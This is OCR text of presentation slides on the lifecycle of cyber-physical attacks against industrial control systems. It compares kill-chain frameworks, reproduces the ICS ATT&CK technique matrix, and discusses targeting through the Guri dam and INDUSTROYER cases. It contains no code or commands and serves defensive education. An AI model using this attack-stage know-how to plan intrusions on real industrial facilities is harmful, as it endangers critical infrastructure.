
Secura

Cyber-Physical Attack Development Lifecycle

- **If you know how attackers work, you can figure out how to stop them**
- Attack lifecycle is a common method to describe a process of conducting cyber attacks

Secura

Cyber-Physical Attack Development Lifecycle




Secura

How Does This Fit into Other Attack Frameworks?

Lockheed Martin, the Cyber Kill Chain®


You are here



https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Mandiant Attack Lifecycle

You are here





Secura

http://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/

SANS Industrial Control System Cyber Kill Chain

You are here





https://www.sans.org/reading-room/whitepapers/ICS/paper/36297

ICS MITRE ATT&CK™

Otis Alexander. Modeling Adversarial Behavior against ICS, S4'19

Persistence	Privilege Escalation	Defense Evasion	Operator Evasion	Credential Access	Discovery	Lateral Movement	Execution	Command and Control	Disruption	Destruction
Valid Accounts		Rootkit		Network Sniffing		Exploitation of Vulnerability		Connection Proxy	Module Firmware	
Module Firmware	Exploitation of Vulnerability	File Deletion	Block Serial Comm Port	Brute Force	Device Information	Default Credentials	Scripting	Commonly Used Port	Spoof Command Message	
External Remote Service		Modify Event Log	Modify I/O Image	Default Credentials	Control Process	Valid Accounts	Graphical User Interface		Block Command Message	
Modify Control Logic		Alternate Modes of Operation	Modify Reporting Settings	Exploitation of Vulnerability	Role Identification	External Remote Service	Command-Line Interface		Modify I/O Image	
Modify System Settings		Masquerading	Modify Reporting Message	Credential Dumping	Location Identification	Modify Control Logic	Modify System Settings		Exploitation of Vulnerability	
Memory Residence		Modify System Settings	Block Reporting Message		Network Connection Enumeration		Man in the Middle		Modify Reporting Settings	
System Firmware			Spoof Reporting Message		Serial Connection Enumeration		Alternate Modes of Operation		Modify Reporting Message	
			Modify Tag		I/O Module Enumeration				Block Reporting Message	
			Modify Control Logic		Remote System Discovery				Spoof Reporting Message	
			Modify Physical Device Display		Network Service Scanning				Modify Tag	
			Modify HMI/Historian Reporting						Modify Control Logic	
			Modify Parameter						Device Shutdown	
									Modify Parameter	
									System Firmware	
									Modify Command Message	
									Block Serial Comm Port	
									Modify System Settings	
									Alternate Modes of Operation	
									Masquerading	


We don't know where we are in this model just yet :-)

https://attack.mitre.org/

Overview of Stages

Access


- **Target facility**
  - Discovery
  - Access to needed assets
  - Attack execution
- **Trusted 3rd party** (staging target)
  - Access to target facility
  - Access to needed assets
  - Process comprehension
- **Non-targeted**/Opportunistic



Secura

Targeting


- There are few known cases of strategic targeting
- Target might be also selected as best suitable certain criteria
- Collateral victim
- Opportunistic



Secura

Venezuela, 2019

- Suspected cyber-attack on Guri hydroelectric power plant
- Produces 80% of country's electricity
- Details of plant's upgrade are publicly available, including possible remote access



https://twitter.com/cherepanov74/status/1104352761028722688

Secura

Venezuela, 2019

IVC APPLICATION NOTE:

Monitoring Hydroelectric Dam Alarms

ABB's 800 kV substations strengthen Venezuelan power grid

2007-10-16 - ABB has added another impressive customer reference to its all-round capability in bulk power transmission - two 800 kilovolt (kV) turnkey substations that will strengthen ar
demand for e





ABB supplies critical systems for giant power plant

2007-03-12 - ABB is upgrading the 20 generating units of the 10,000 megawatt Guri hydropower plant in Venezuela – the second largest hydro-electric plant on earth – with new control, protection and instrumentation systems.

Ukraine, 2016

- INDUSTROYER malware was deployed to shutdown electricity distribution at Pivnichna substation
- There is no strong indications that victim substation was strategic target
- Details of substation upgrade are publicly available



